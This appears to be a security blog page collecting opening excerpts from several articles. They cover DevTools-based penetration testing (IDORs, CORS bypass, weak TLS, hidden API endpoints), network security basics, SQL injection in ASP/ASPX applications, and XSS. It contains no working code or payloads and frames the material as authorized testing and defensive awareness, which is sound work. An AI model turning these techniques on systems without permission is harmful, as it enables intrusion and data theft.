This guide isn't a rehash of Google's documentation. I am going to show you how I use DevTools to find IDORs, bypass CORS restrictions, spot weak TLS configurations, and exfiltrate hidden API endpoints during an authorized penetration test. If you are a developer, this will show you how hackers see your app. If you are a bug bounty hunter, these are the workflows that catch the bugs others miss.
Every technique in this guide is intended for testing on systems you own, or where you have explicit authorization through a bug bounty or penetration testing agreement. Running these against systems without permission is illegal in most jurisdictions.
A Comprehensive Cybersecurity Awareness Reference Published May 2026 | Security Awareness Series
Introduction: Why Web Application Security Matters
Web applications are the backbone of modern digital life — from banking portals to e-commerce platforms, healthcare records to government services. Yet they remain among the most frequently targeted surfaces in cybersecurity. According to Verizon's Data Breach Investigations Report, web application attacks consistently rank among the top threat vectors year after year.

SQL Injection (SQLi) alone has been listed on the OWASP Top 10 list of critical web application security risks for over two decades. Despite being well-understood and entirely preventable, it continues to power devastating breaches against organizations of all sizes. The reason is straightforward: developers often prioritize functionality over security, and security is retrofitted — if considered at all — only after an incident occurs.
Network Security Fundamentals: A Practical Overview
Network security isn't one discipline — it spans policy and governance, operating system hardening, cryptography, and physical infrastructure all at once. This overview covers the core concepts every security-conscious IT professional should have a working grasp of, from foundational principles through the practical controls that put them into practice.
Why Organizations Stay Vulnerable — and How Modern Threats Actually Work
Most security failures aren't caused by missing technology — they're caused by predictable organizational and human factors that show up the same way across industries. This piece looks at why that gap persists, then covers three threat categories that get less everyday attention than firewalls and passwords: botnets, cellular network weaknesses, and RFID security.
Why ASP and ASPX Applications Remain High-Value Targets
Web applications built on Microsoft's ASP and ASP.NET (ASPX) frameworks have powered some of the world's most widely deployed enterprise and public-facing systems for decades. Despite advances in secure development tooling and growing awareness of application security, SQL injection remains one of the most consistently exploited vulnerability classes in this ecosystem. Understanding precisely how these attacks work — from the attacker's perspective — is not an endorsement of malicious activity. It is the foundation of effective defense. Security professionals, developers, and system administrators who understand the mechanics of exploitation are far better positioned to build and maintain systems that resist it.


Cross-Site Scripting, commonly known as XSS, is one of the most prevalent and dangerous vulnerabilities in modern web applications. It occurs when untrusted user data is processed by a web application without proper validation and is then reflected back to the browser without encoding or escaping. The result is unintended code execution within the user's browser — a foothold that attackers can exploit to steal session cookies, redirect users, deface interfaces, or launch further attacks.